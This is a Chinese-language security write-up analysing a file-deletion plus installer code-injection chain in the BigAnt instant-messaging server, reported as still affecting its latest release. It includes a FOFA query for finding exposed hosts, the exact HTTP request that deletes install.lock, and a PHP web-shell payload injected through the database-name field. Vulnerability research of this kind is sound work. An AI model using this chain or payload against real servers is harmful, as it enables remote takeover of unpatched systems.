漏洞简介

大蚂蚁 (BigAnt) 即时通讯系统安装程序存在二次注入漏洞。攻击者可通过删除或重命名 install.lock 文件,重新进入安装流程,并在数据库配置部分(如数据库用户、IP、端口、数据库名等字段)注入恶意 php 代码,实现远程代码执行。
影响版本
BigAnt 5.5.x 及以上版本用户

经过测试,最新版本 6.0.1.20250407.1 也受影响
fofa语法
(body="/Public/static/admin/admin_common.js" && body="/Public/lang/zh-cn.js.js") || title="即时通讯 系统登录" && body="/Public/static/ukey/Syunew3.js"
漏洞分析

先看安装程序的安装流程 Application/Install/Controller/InstallController.class.php 分为如下几个步骤
其中在初始化的部分检测是否存在安装文件 data/install.lock

如果存在则会直接退出,否则进入下一步,其中在第二步创建数据库的部分存在如下代码

其中调用了 sp_create_config() 方法进行配置文件的创建,而配置文件信息由用户提供

其中对部分字段如domain、email等有正则校验

但是其余字段如数据库的dbtype、dbhost、dbname、dbuser、dbpwd等字段没有校验,被直接传递给sp_create_config() 方法,看下它的实现方式
function sp_create_config($config){

    sp_show_msg(L('_CREATE_CONFIG_PAGE_'));

    //windows的系统用GBK ,否则用 UTF-8,这个编码主要是文件系统时用到
    $os = strtoupper(substr(PHP_OS,0,3))==='WIN'?'windows':'linux';
    $config['CHARSET_OUT'] = $os == 'windows'?'GBK':'UTF-8';
    $config['DEFAULT_LANG'] = C('DEFAULT_LANG');

    if(is_array($config)){

       //读取配置内容
       $conf = file_get_contents(MODULE_PATH . 'Data/config.php');

       //替换配置项
       foreach ($config as $key => $value) {
          $conf = str_replace("#{$key}#", $value, $conf);
       }

       //写入应用配置文件
       if(file_put_contents( 'Application/Common/Conf/config.php', $conf)){
          sp_show_msg(L('_CONFIG_WRITE_SUCCESS_'));
       } else {
          sp_show_msg(L('_CONFIG_WRITE_FALIED_'), 'error');
          session('error', true);
       }
    }
读取 Application/Install/Data/config.php配置文件模板,然后进行替换操作

替换前端传过来的配置信息后,写入Application/Common/Conf/config.php文件中,如果我们可以找到一个文件删除/重命名漏洞,删除掉/重命名data/install.lock,那么就可以二次安装代码注入了。
经过搜索,在 Application/Addin/Controller/PedometerController.class.php找到了一处比较简单的方法 uploadImgCallback()
虽然此方法需要鉴权,但是可以通过其他方式如鉴权绕过、或者弱口令、钓鱼等方式获取到一个用户权限,重点看下它的实现方式
function uploadImgCallback(){
    $userId = I('userId');
    $src = I('src');
    $M_PedometerUser = D('Addin/PedometerUser');
    $where['user_id'] = $userId;
    $user= $M_PedometerUser->where($where)->find();
    if($user['background_img']){
       unlink(sp_charset_in2out(getPhysicalPath($user['background_img'])));
    }

    unset($where);

    $data['background_img'] = $src;
    $where['user_id'] = $userId;
    $res = $M_PedometerUser ->where($where)->save($data);
    $this->success($res);
}Addin/PedometerUser模型定义如下

如果从数据库antdbms_bigant(企业名)的ext_jb_user表中获取到了指定userId的background_img值如果路径不存在,则更新表,否则先删除文件。其中getPhysicalPath、sp_charset_in2out方法实现如下
function getPhysicalPath($path){
    $patten = '/data(.*)/';
    preg_match($patten,$path,$pachPhy);
    $documentRoot = str_replace('\\', '/', $_SERVER['DOCUMENT_ROOT']);
    return $documentRoot.'/'.$pachPhy[0];
}
我们只需要传递的src值是/data开头即可满足条件。
function sp_charset_in2out($str){
    $os = strtoupper(substr(PHP_OS,0,3))==='WIN'?'windows':'linux';
    $charset_out = $os == 'windows'?'GBK':'UTF-8';
    if (C('CHARSET_IN') != $charset_out){
       $str = iconv(C('CHARSET_IN'), $charset_out ,$str) ;
    }

    return $str ;
}
sp_charset_in2out 转码功能,不会处理路径。
完整利用流程:任意用户权限==>更新background_img==>删除install_bak.lock==>安装配置注入rce
漏洞复现
设置路径
POST /?m=Addin&c=Pedometer&a=uploadImgCallback HTTP/1.1
Host: bigant.mrxn.net
Cookie: PHPSESSID=xxxxx
Content-Type: application/x-www-form-urlencoded

userId=1&src=/data/../data/install.lock
同一个包需要发送两次,第一次更新表,第二次触发删除操作
RCE

访问 /install/install 安装配置,选择其他数据库,如果选择mysql需要数据库服务器存在且可以连通
//检测连接是否有效
$db  = Db::getInstance($dbconfig);
$sql = \Common\Lib\DBHelper::getCheckConnSql($dbconfig['DB_TYPE']);
$result = $db->query($sql);
if(false === $result){
       $url = U('step2',array('dbtype'=>$dbType,'err'=>'db'));
       $this->error(L('_ERROR_DB_CONNECT_'),$url);
   }
否则可以选择Oracle,会跳过存活检测
switch(strtolower($dbType)){
    case "oracle":
        break; // 直接跳过,不执行 createDataBase
    default:
        $res = \Common\Lib\DBHelper::createDataBase(...);
}

下一步


比如,将数据库名设置成antdbms', 'test' => @eval($_REQUEST['cmd']),'
下一步
查看 Application/Common/Conf/config.php 配置文件如下图所示

成功写入并执行php代码